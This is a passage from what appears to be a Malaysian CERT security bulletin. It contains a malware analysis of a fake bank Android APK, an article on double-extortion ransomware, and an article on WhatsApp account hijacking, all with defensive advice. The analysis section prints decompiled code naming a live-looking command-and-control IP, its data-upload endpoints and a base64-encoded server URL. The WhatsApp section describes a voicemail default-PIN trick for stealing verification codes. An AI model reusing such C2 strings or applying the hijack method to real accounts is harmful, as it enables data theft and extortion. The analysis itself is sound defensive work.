


Figure 10: Code for application permissions to read SMS

Figure 10 shows the obfuscated code is actually an application permission to read SMS. The left panel projects the code that is being decompiled whereas the right panel shows the original coding of the obfuscated script.

### c. Domain and Command and Control (CnC) hard coded from plain text to base64.

When analyzing the APK in 2017, the domain hosted the APK and CnC server IP is directly hard coded in plain text in variable declaration. So, it is easy to search for the domain and IP address as shown in Figure 11 below:

```

private String aL = "http://45.63.53.40/";
private String aM = (this.aL + "app/input.php");
private String aN = (this.aL + "app/input3.php");
private String aO = (this.aL + "app/input4.php");
private String aP = (this.aL + "app/input5.php");
private String aQ = (this.aL + "app/input6.php");
private String aR = (this.aL + "app/input7.php");
private String aS = (this.aL + "app/input8.php");
private String aT = (this.aL + "app/input9.php");
private String aU = (this.aL + "app/input10.php");
private String aV = (this.aL + "app/input11.php");
private String aW = (this.aL + "app/input12.php");
private String aX = (this.aL + "app/input13.php");
private String aY = (this.aL + "app/input14.php");
private Handler aZ = new Handler();

```

Figure 11: CnC address is in plaintext

Starting 2020, these domains and IP addresses of the remote server are written encoded using base64 algorithm in data area. For analysis, the APK need to be decompiled first before searching for the domains and IP addresses in the data area as shown below:

```
"abc_capital_off" : "POIS PÄÄLTÄ"
"abc_searchview_description_clear" : "Smazat dotaz"
"serverURL" : "aHR0cDovLzQ1Ljg4LjEyLjg0OjgwODUv"
"abc_shareactionprovider_share_with_application" : "Абагуліць праз праграму "%s""
"abc_searchview_description_search" : "Search"
```

Figure 12: CnC address is in base64 algorithm




Figure 13: Decoding the algorithm

Based on observation, the campaign targeting Malaysia National Bank started slowing down late last year. Nevertheless, the malicious banking APK is still being weaponized using other themes such as Covid-19, StayAtHome and also impersonating Law Enforcement Agencies.

We would recommend the following best practices:

- Always install and run an anti-virus software from a reputable vendor on your smartphone/mobile devices, and keep it updated regularly.

If you are using Android, you may try to download CyberSecurity Malaysia's very own security tool that provides automated security checking for analyst and end-user to discover any risk or mis-configured security control in the Android smartphone.

The tool is designed to assist Cyber999 operations and help visualize the data to Cyber999 analyst. However, this is not an antivirus program.

<https://play.google.com/store/apps/details?id=mycert.ctrc.massalite>

- Avoid sharing your device with anybody else and restrict any access to your device.
- Avoid side loading (installing from non-official sources) whenever possible. If you install Android software from a source other than from the common general marketplace, ensure that it comes from a reputable source.
- Do not click on adware or suspicious URL sent through SMS/messaging services. Malicious program could be attached to collect user's information.



- Do not root or 'Jailbreak' your phone.
- For safe keeping, make sure to regularly back up all your personal files and data.
- If you're using Android smartphone, always enable Play Protect Service to secure your device from known malware.
- If your smartphone is infected with a malware, you can simply uninstall the malware from your smartphone. However, if uninstalling does not remove the malware, then you need to reinstall the Operating System of the smartphone (refer to phone manufacturer) to completely remove the malware.
- Update the operating system and applications on smartphone/tablet, including the browser, in order to avoid any malicious exploits of security holes in out-dated versions.
- Verify application permission and the application author or publisher before installing it, for example, online banking application shouldn't require access to camera, microphone and SMS permission.
- Verify given URLs with the official financial institution or law enforcement agency's website. The same should be applied to mobile devices as site URL may appear differently from desktop browser. So please make sure to verify it too.

## References

---

1. MA-694.012018: MyCERT Alert - Fake Bank Negara Malicious APK: <https://www.mycert.org.my/portal/advisory?id=MA-694.012018>
2. MA-695.012018: MyCERT Alert - Fake Bank Negara Malicious APK - New Variant: <https://www.mycert.org.my/portal/advisory?id=MA-695.012018>
3. MA-788.062020: MyCERT Alert - Malicious Android APK theme Covid-19 targeting Malaysia users: <https://www.mycert.org.my/portal/advisory?id=MA-788.062020>
4. MA-789.062020: MyCERT Advisory - StayAtHome malicious APK campaign: <https://www.mycert.org.my/portal/advisory?id=MA-789.062020>
5. MA-790.072020: MyCERT Alert - SMSSpy using Malaysian Law Enforcement as theme: <https://www.mycert.org.my/portal/advisory?id=MA-790.072020>

# The Evolution Of Classic Ransomware To Double Extortion

By | Md Sahrom Abu & Wira Zanoramy

## Introduction

The world was thrown into turmoil at the beginning of 2020 when the Covid-19 struck, leaving a trail of destruction on our society. The World Health Organization (WHO) declared it a pandemic on March 11, 2020. Companies that previously work and meet in a single physical location had to turn to the Internet to enable remote collaboration, connecting large yet scattered network of workers now operating from home offices. Employees of financial institutions working from home had to communicate with customers over a private, highly secure network, as mandated by law. Businesses were compelled to adapt to the new norm by leveraging digital platforms to maintain a seamless supply chain while reducing social contact. Within a short period of time, the world had become much more technologically connected but yet more fragile than ever.

This new norm has opened an opportunity for cyber criminals worldwide to target individuals, companies and governments, especially given the potentially lucrative monetary rewards. One type of cyberattack that stood out from the rest, is ransomware. Figure 1 illustrates the number of ransomware infection recorded in Malaysia from year 2019 to 2021. Overall, Malaysia Computer Emergency Response Team (MyCERT) received about 213 cases related to ransomware infection as of June 2021. According to the statistics, 2019 had the highest number of ransomware infections with 89 cases. While year 2020 recorded 77 cases and current year at 47 cases.




Figure 1: Statistics for ransomware attacks from 2019 to 2021 in Malaysia

Although the number of ransomware infections decreased slightly from year 2019 to 2021, the Tactic, Technique and Procedure (TTPs) used by the attackers became more complicated and harder to mitigate. This situation arose because today's cyber criminals are much more resourceful and opportunistic in unleashing their ransomware arsenal. In 2021, ransomware attacks comprise not only demands for a ransom but attempts to exfiltrate and leak data.

## Evolution of Ransomware

Ransomware is a type of malware that prevents or limits users from accessing their system, either by locking the system's screen or the users' files until a ransom is paid. More recent ransomware families, collectively categorized as crypto ransomware, encrypt certain file types on the infected systems and force victims to pay a ransom with bitcoins or other online payment methods in order to get a decryption key [1].

Figure 2 shows the evolution of ransomware from year 1989 to 2020 [2]. Ransomware has come a long way since the first recorded attack initiated via a floppy disk posted out to attendees of the World Health Organization's international AIDS conference in 1989 [3]. As the world navigates a different global health crisis more than thirty years on, ransomware has proven to be an infection that not only survived the intervening period but grown exponentially, and evolved both in tactical expertise and sophistication.




Figure 2: The Evolution of Classic Ransomware to Double Extortion [2]

At the start of 2020, organized ransomware groups were focused on targeted campaigns to generate maximum income from the victims. However, by Q2 2020 the ransomware market grew even bigger as the rapid switch to mass homeworking necessitated by COVID-19 work from home orders created the perfect, disruptive environment for ransomware attacks.

According to The New York Times, ransom demands are increasing in North and Central America cities of Riviera Beach and Lake City, both in Florida, which recently paid out US\$600,000 and US\$500,000 ransoms, respectively. In early July 2021, cybercriminals demanded a staggering US\$14 million ransom from a Brazilian power company [5].

To make matters worse, many ransomware operators have taken to selling or releasing company data should the organization refuse or unable to pay. Even for companies that cooperate with the criminals' demands, the trouble often does not end after the ransom is paid. Many organizations pay the ransoms to find their files irreversibly corrupted or have been wiped out altogether. Ransomware attacks could be so devastating that they have forced many companies out of business [5].




Figure 2: Statistics for global ransomware attacks from January to June, 2019 and 2020 [4].

Ransomware operators are looking to raise the stakes and at the same time, extract even more money by utilizing a tactic that is becoming known as double extortion. Data leaks and ransomware, once considered two distinct threats, are now overlapping into a hybrid tactic known as double extortion. While traditional ransomware attacks only deny access to valuable systems and data, double extortion threatens to leak sensitive data if the ransom is not paid. The rise of double extortion ransomware shows that cybercriminals are constantly expanding their arsenal. Threat actors are also leveraging stolen data to enhance their attacks.

## Prevention and Remediation

Ransomware can infiltrate a network using several techniques. This includes finding vulnerabilities in commonly used services such as Remote Desktop and its associated protocol (RDP). However, phishing remains a significant route for malware (including ransomware) to enter a corporate network. To prevent ransomware from infecting a device and subsequently infecting a network, your organization should:

1. Implement robust multi-factor authentication, if available. If an app only uses passwords, enforce the use of a strong password, and update regularly.
2. Increase security awareness. Train all staff, including system administrators, about phishing and how to spot spear-phishing as well as more general email phishing.
3. Use a Web Content Filtering software. This prevents employees from navigating to dangerous websites that may infect a network with ransomware.
4. Use an email protection service to stop spam emails. Some best-of-breed email protection systems will proactively protect Office365 email and run anti-virus checks on any incoming emails.
5. Use a monitoring system designed for modern malicious threat. These systems leverage smart technologies such as machine learning to detect threats in real-time.

## Conclusion

Cybersecurity is undeniably a growing threat, particularly in these extraordinary times. Many business owners, firms, and organizations have adopted digital solutions to ensure the long-term survival of their business due to the Covid-19 pandemic. In their rush to embrace digital technologies, some businesses underestimate the risks and dangers of cybersecurity attacks. Double-extortion attacks have become more prevalent in recent years. Even though some cyber criminals have not yet moved beyond traditional ransomware attacks, it is very likely that they will do so in the near future. As the code used to carry out the attack evolves, the number of organizations targeted by a double-extortion attack will grow.

It is critical for your organisation to be well prepared and not fall victim to ransomware. Steps such as continuously testing defences, regularly performing patching vulnerabilities, testing users to ensure they can detect and avoid email attacks, etc. are vital. Having strong data-exfiltration defences, multi-version backups with the ability to quickly restore systems, as well as an emergency response plan can help ensure an organization survive a ransomware attack.

## References

1. M. U. Kiru and A. B. Jantan, *The Age of Ransomware: Understanding Ransomware and Its Countermeasures*, no. January. 2018.
2. J. Buckley, "Ransomware to remain the critical cyber threat to global businesses in 2021," *Control Risks*, 2021. [Online]. Available: <https://www.controlrisks.com/our-thinking/insights/ransomware-to-remain-the-critical-cyber-threat-to-global-businesses-in-2021>. [Accessed: 07-Mar-2021].
3. E. Kalaimannan, S. K. John, T. DuBose, and A. Pinto, "Influences on ransomware's evolution and predictions for the future challenges," *J. Cyber Secur. Technol.*, vol. 1, no. 1, pp. 23–31, 2017.
4. B. Conner, "2020 Sonicwall Cyber Threat Report," 2020.
5. D. Hettu, "How Ransomware Groups Enhance Their Tactics with Double Extortion and Third-Party Targeting," *Flare Systems*, 2020. [Online]. Available: <https://flare.systems/resource-center/reports/how-ransomware-groups-enhance-their-tactics/>. [Accessed: 07-Mar-2021].



# An In-Depth Look at Whatsapp Hijacking In Malaysia Through A Verification Code Scam

By | Md Sahrom Abu & Farah Ramlee

## Introduction

Social networking has become a powerful platform for people to exchange and receive information, and to maintain regular, and sometimes more personal contact with family and friends [1]. There are many social media platforms available such as WhatsApp, Facebook, YouTube, etc. Based on the data in Figure 1, during the COVID-19 pandemic, no social media platforms saw a greater increase in messaging than WhatsApp, which increased 68% globally.




Figure 1: Survey of social media usage during Covid-19 pandemic [2]

Since its launch in 2009, WhatsApp's popularity has grown especially in recent years, rising from 1 billion users in 2016 to 2 billion users in 2020 [3]. Facebook, its parent company, has an even higher number of users. WhatsApp's security, similar to Facebook's, is under constant scrutiny, and its popularity has made it a top target for cybercriminals during the ongoing public health emergency worldwide. Every imaginable scam, from phishing to malware, and from delivering hijacks to counterfeits, has grown exponentially. It is a trend that shows no signs of decline. Therefore, it is no wonder that the alarming WhatsApp hack which had been going on for a year, has made a return and is experiencing a new surge. In Malaysia, MyCERT recorded 63 cases in the year 2020 while so far 46 cases were already detected until June 2021 as depicted in Figure 2.




Figure 2: Statistic of WhatsApp hijacking cases in year 2020-2021

Whatsapp Hijacking is a very simple hack executed by cyber criminals that seems to get a lot of people falling for it. However, it will only take less than two minutes for users to fix it.

This article will explain the methods used by scammers to steal WhatsApp verification codes and simple steps that users can take to secure their WhatsApp account from scammers.

## Methods Used by Scammers

There has been an increase in reported cases of hackers hijacking WhatsApp accounts and using them for extortion. After gaining access to an individual's WhatsApp account, cybercriminals blackmail their victims by threatening to send obscene images to the victim's contacts or groups [4]. The modus operandi of the scammers on how to access a user's account is explained below:

1. Impersonating as a Friend or WhatsApp's Support Team
  - a. When a scammer tries to add a targeted user's phone number to a new WhatsApp installation on his/her own phone, the targeted WhatsApp user receives an SMS containing a 6-digit registration code from WhatsApp. In many cases, the scammer obtains their targeted users' phone numbers from an already hijacked WhatsApp account. As such, scammers will then impersonate as a friend or as WhatsApp's support team to request for the registration code to be sent to them.
2. Enticing Victims with Fake E-commerce Platform Promotions
  - a. Scammers may use a hijacked WhatsApp account to send messages to targeted users with fake information on 'special' promotions on e-commerce platforms (e.g., special anniversary lucky draws or flash sales), to trick users into sending over the 'promotional code', which is actually the WhatsApp registration code.
3. Accessing Voicemail Accounts with Default Passwords
  - a. Scammers can bypass the verification process by using the victim's voicemail. To do this, the scammer would first repeatedly fail to verify WhatsApp's one-time registration code. This will allow WhatsApp to prompt the user to perform a "voice verification", during which, WhatsApp would call the user's phone and the one-time verification code would be read out in an audio message. Scammers

who have timed their attacks at night when the user has switched off his/her phone or is away from it, would redirect the message to the victim's voicemail.


- b. As most telco providers allow remote access and use default passwords for voicemail, scammers could easily hack into the voicemail account and recover the audio message which contains the code to login into the victim's account. Upon gaining access, the scammer can enable two-step verification, which would prevent the victim from regaining control over his/her WhatsApp account. Following this, the scammer may look at the victim's WhatsApp contact list to find new targets.

## Steps to Secure Your WhatsApp Account from Scammers


WhatsApp users are advised to adopt the necessary precautionary measures to protect themselves from falling victim to such attacks. Some of these measures include [5], [6]:

1. Beware of requests for WhatsApp's 6-digit verification from any of the following parties:
  - a. messages from familiar people (such as friends or family members)
  - b. messages or calls from strangers; or
  - c. people who claim to be staff members of WhatsApp, and other parties, including authorities.
2. Never reveal your six-digit WhatsApp verification code to any party.
3. Protect your WhatsApp account through a two-step verification, by opening WhatsApp and going to **Settings > Account > Two-step verification > Enable** and follow the instructions.


### Step 1



### Step 2



### Step 3



4. Never give your password or voicemail PIN to anyone.
5. Ensure your password or voicemail PIN is complex and difficult to guess.

have explained how scammers used social engineering attacks to entice users into sharing their verification codes for WhatsApp to access their account. Today, malicious actors are again using the same old method to defraud users.

## Conclusion

WhatsApp is one of the world's most popular messaging apps. Its increasing popularity is also popular among scammers, who seek ways to access user accounts and force them into giving money. Several reports in the past

As a precautionary measure, users who have fallen victim and had their WhatsApp hacked are encouraged to follow instructions at <https://faq.whatsapp.com/general/account-and-profile/stolen-accounts/> to retrieve their account. The victims can also lodge a complaint regarding the matter at the nearest police station or Malaysian

Communications and Multimedia Commission (MCMC). For more information users can log on to <https://faq.whatsapp.com/general/account-and-profile/>.

## References

---

1. S. Shu and B. K. P. Woo, "The roles of YouTube and WhatsApp in dementia education for the older Chinese American population: Longitudinal analysis," *J. Med. Internet Res.*, vol. 22, no. 4, pp. 1–5, 2020.
2. E. Niinimäki, "Coronavirus (COVID-19) impact on daily social media usage in Finland in 2020, by platform." [Online]. Available: <https://www.statista.com/statistics/1186531/coronavirus-impact-on-social-media-usage-by-platform-finland/>. [Accessed: 13-Mar-2021].
3. WhatsApp, "Two Billion Users -- Connecting the World Privately." [Online]. Available: <https://blog.whatsapp.com/two-billion-users-connecting-the-world-privately/?lang=en>. [Accessed: 14-Mar-2021].
4. M. N. Digital, "WhatsApp hijacking on the rise: Conmen blackmailing citizens with their intimate pics, conversations." [Online]. Available: <https://www.timesnownews.com/mirror-now/in-focus/article/whatsapp-hijacking-on-the-rise-conmen-blackmailing-citizens-with-their-intimate-pics-conversations/641819>. [Accessed: 14-Mar-2021].
5. SingCERT, "Protecting Yourself From WhatsApp Hijacking." [Online]. Available: <https://www.csa.gov.sg/singcert/advisories/ad-2020-007>. [Accessed: 14-Mar-2021].
6. MCMC, "Waspada Penipuan Melalui Akaun Whatsapp." [Online]. Available: <https://www.mcmc.gov.my/en/media/press-releases/waspada-penipuan-melalui-akaun-whatsapp>. [Accessed: 15-Mar-2021].

# Email And Social Media Accounts Compromised - Why Should You Take It Seriously?

By | Kilausuria Abdullah, Faiszatulnasro, Mohd Maksom, Nur Sarah Jamaludin, Izzatul Hazirah Ishak & Norlinda Jaafar

## Introduction

